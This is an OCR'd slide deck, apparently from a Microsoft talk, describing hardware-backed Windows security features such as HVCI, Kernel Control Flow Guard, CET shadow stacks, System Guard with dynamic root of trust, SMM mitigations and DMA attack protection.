Hardening with Hardware

How Windows is using hardware to improve security

David “dwizzzle” Weston

Device Security Group Manager

Microsoft, Windows and Devices

Security boundaries are changing

[Russinovich - Windows and Malware: Which Features Are Security and Which Aren't]

Law #1: If a bad guy can persuade you to run his program on your computer, it's not solely your computer anymore.

Law #2: If a bad guy can alter the operating system on your computer, it's not your computer anymore.

Law #3: If a bad guy has unrestricted physical access to your computer, it's not your computer anymore.

Law #4: If you allow a bad guy to run active content in your website, it's not your website any more.

Law #5: Weak passwords trump strong security.

Law #6: A computer is only as secure as the administrator is trustworthy.

Law #7: Encrypted data is only as secure as its decryption key.


Law #8: An out-of-date antimalware scanner is only marginally better than no scanner at all.


Law #9: Absolute anonymity isn't practically achievable, online or offline.


Law #10: Technology is not a panacea.

Ten Immutable Laws Of Security

Law #3: If a bad guy has unrestricted physical access to your computer, it's not your computer anymore.








We aspire to do more

1 XBOX One X features glitch protection for physical hardware attacks

2 Custom SoC provides high performance streaming crypto support

3 Hardware supported Hypervisor supports isolation of multiple security domains

4 Hardware supported Memory encryption/decryption and integrity check capability



Segmentation

Performance

Smaller attack surface

Can we use hardware capabilities to redefine Windows security guarantees?

All code executes with integrity.

User identities cannot be compromised, spoofed, or stolen.

Attacker with casual physical access cannot modify data or code on the device.

Malicious code cannot persist on a device.

Violations of promises are observable.

All apps and system components have only the privilege they need.

All code executes with integrity.

Technologies for mitigating code execution

Prevent arbitrary code generation

Code Integrity Guard

Images must be signed and loaded from valid places

Arbitrary Code Guard

Prevent dynamic code generation, modification, and execution

Prevent control-flow hijacking

Control Flow Guard

Enforce control flow integrity on indirect function calls

???

Enforce control flow integrity on function returns


Only valid, signed code pages can be mapped by the app

Code pages are immutable and cannot be modified by the app

Code execution stays “on the rails” per the control-flow integrity policy

Hypervisor Enforced Code Integrity

HVCI leverages virtualization page tables managed by VTL1 to eliminate W^X memory in VTL0 kernel-mode



SLAT is used to gate enforce RX only

HVCI running in SK validates code pages
If valid set GPA bits to
R=1 W=0 KMX=UMX=1

Mode-Based Execute (MBE) Control

Extended-Extended Page Tables (EPT)

- XU for user pages
- XS for supervisor pages
- KMX and UMX hardware bits.

Improves HVCI performance
Available on Skylake+

Kernel Control Flow Integrity

Kernel CFG is used to enforce runtime code flow integrity for kernel drivers

Compile time

```
void Foo(...) {
   // SomeFunc is address-taken
   // and may be called indirectly
   Object->FuncPtr = SomeFunc;
}
```

Metadata is automatically added to the image which identifies functions that may be called indirectly

```
void Bar(...) {
   // Compiler-inserted check to
   // verify call target is valid
   _guard_check_icall(Object->FuncPtr);
   Object->FuncPtr(xyz);
}
```

A lightweight check is inserted prior to indirect calls which will verify that the call target is valid at runtime

Kernel Runtime

Image Load
- Update valid call target data with metadata from Driver image

HVCI
- HVCI validates and maps pages
- CFG bitmap is protected by HV

Indirect Call
- Perform O(1) validity check
- Terminate process if invalid target

```
movzx   eax, si
mov     rcx, rdi
call    rva SrvTransaction2DispatchTable[rdx+rax*8]
```

```
movzx   eax, di
mov     rax, ds:rva SrvTransaction2DispatchTable[rcx+rax*8]
mov     rcx, rbx
call    cs:__guard_dispatch_icall_ptr
```

Kernel Control Flow Guard improves protection against control flow hijacking for kernel code

Paired with HVCI to ensure both code integrity and control flow integrity

OSR REDTEAM targeted kCFG bitmap data corruption, now protected by Hypervisor (props to davec!!!)

Dave dwizzzle Weston
@dwizzzleMSFT

UPDATE: If you clean install RS4+ and have compatible hardware VBS/HVCI is now automatically enabled!! This means the Windows kernel now enforces by default: Kernel code integrity, runtime ACG, and control flow integrity via VBS. Huge for Windows security. Checkout WIP builds!

> **Dave dwizzzle Weston** @dwizzzleMSFT
> This is HUGE. Kernel Control Flow Guard, HVCI, Hyper Guard and bunch of other goodness are now available on non-Enterprise Windows SKUs. Turn it on, now. twitter.com/j3ffr3y1974/st...
> Show this thread

9:37 AM - 21 Dec 2017

206 Retweets **320** Likes


9 206 320


Starting in 1803 all new Windows installs will include HVCI by default (MBEC/Kaby Lake+)

This helps Windows improve resilience to future kernel exploits

VBS has created new attack surfaces

Virtualization Based Security highlights the importance of Firmware (SMM) security





External researchers and OSR REDTEAM highlighted SMM risks for VBS

Arbitrary code execution in SMRAM can be used to defeat Hypervisor

Malicious code running in SMM is difficult to detect

New Attack Surface, New Mitigations

Windows SMM Security Mitigations Table (1607)	
FIXED_COMM_BUFFERS	SMM will validate that input and output buffers lie entirely within the expected fixed memory regions.
COMM_BUFFER_NESTED_PTR_PROTECTION	SMM will validate that input and output pointers embedded within the fixed communication buffer only refer to address ranges that lie entirely within the expected fixed memory regions.
SYSTEM_RESOURCE_PROTECTION	Firmware setting this bit is an indication that it will not allow reconfiguration of system resources via non-architectural mechanisms.

Windows System Guard with TXT (future)

SMM reference code + hardware support for establishing SMM page tables and protecting them

Using measurements for attestation for modules in SMM that establish isolation and attest to the isolation properties using PCR's

Building out hardware support for isolating SMM in a direct container

Windows is investing heavily in current and future SMM based mitigations

Capsule update mechanisms in WU enables OEMs to service firmware security issues

Intel firmware bounty covers all tianocore components

Return address protection with hardware

We have worked with Intel on designing a hardware-assisted solution for return address protection

Initial attempt to implement stack protection in software failed

REDTEAM designed software shadow stack (RFG) did not survive internal offensive research


Control-flow Enforcement Technology (CET)

Indirect branch tracking via ENDBRANCH

Return address protection via a shadow stack

Hardware-assists for helping to mitigate control-flow hijacking & ROP

Robust against our threat model



Stack usage on near CALL

Call pushes return address on both stacks

Ret/ret_imm

pops return address from both stack
Execption if the return addresses don't match

No parameters passing on shadow stack


Malicious Code Cannot Persist on a Device.

Secure Boot: Static Root of Trust

Secure Boot implementation includes OEM UEFI in the root-of trust

UEFI code is complex and servicing is not mature

Dozens of vulnerabilities discovered in UEFI in recent years



Secure boot currently uses static root of trust – OEM firmware included in attack surface

System Guard: Dynamic root of Trust (TXT)

Boot Flow

OEM Pre-Boot Code

OEM Pre-boot code boots and initializes HW.

UEFI code transitions to boormgr and Winload.

Winload used UEFI service to load HV and SK into memory

Invokes SINIT instruction to enter trusted launch code

Trusted Launch Code

MS Trusted Launch Code measures and loads the rest of hypervisor (HV) and secure kernel (SK)

Enables IOMMU and SMI

Must not use any UEFI services

Initialize and launch Hypervisor

Completes initialization of hypervisor and secure kernel

Must not use any UEFI services

Jump back to Winload and supervisor mode when done

Winload can use UEFI services again to boot rest of Windows

SINIT Measures Trusted launch code into PCR17 & PCR 18

Continue to measure HV/SK launch code into PCR18..PCR22

Rest of HV/SK measured into PCR18..PCR22 as it boots

TPM:
Measurement of
Launch Code/HV/SK is in
PCR17 .. PCR22 of TPM

Health Attestation Servers can confirm CPU is running secure HV/SK using TPM PCR17 .. PCR22 values

System Guard with DRTM

Targeting a future version of Windows

Removes broad 3rd party UEFI ecosystem from the root of trust

Reduces the chances of attacker persistence in early boot by removing attack surface

Can be attested to from Device Health Attestation service and combined with conditional access for a “zero trust” approach

Attacker with casual physical access cannot modify data or code on the device.

Windows DMA-r Attack Protection

Security Goal


Prevent "evil cleaner" drive by physical attacks from malicious DMA attacks

Goals for 1803 Release

Use IOMMU to block newly attached Thunderbolt™ 3 devices from using DMA until an authorized user is logged in and the screen is unlocked

Automatically enable DMA remapping with compatible device drivers (Memory Sandboxes) to improve overall user experience

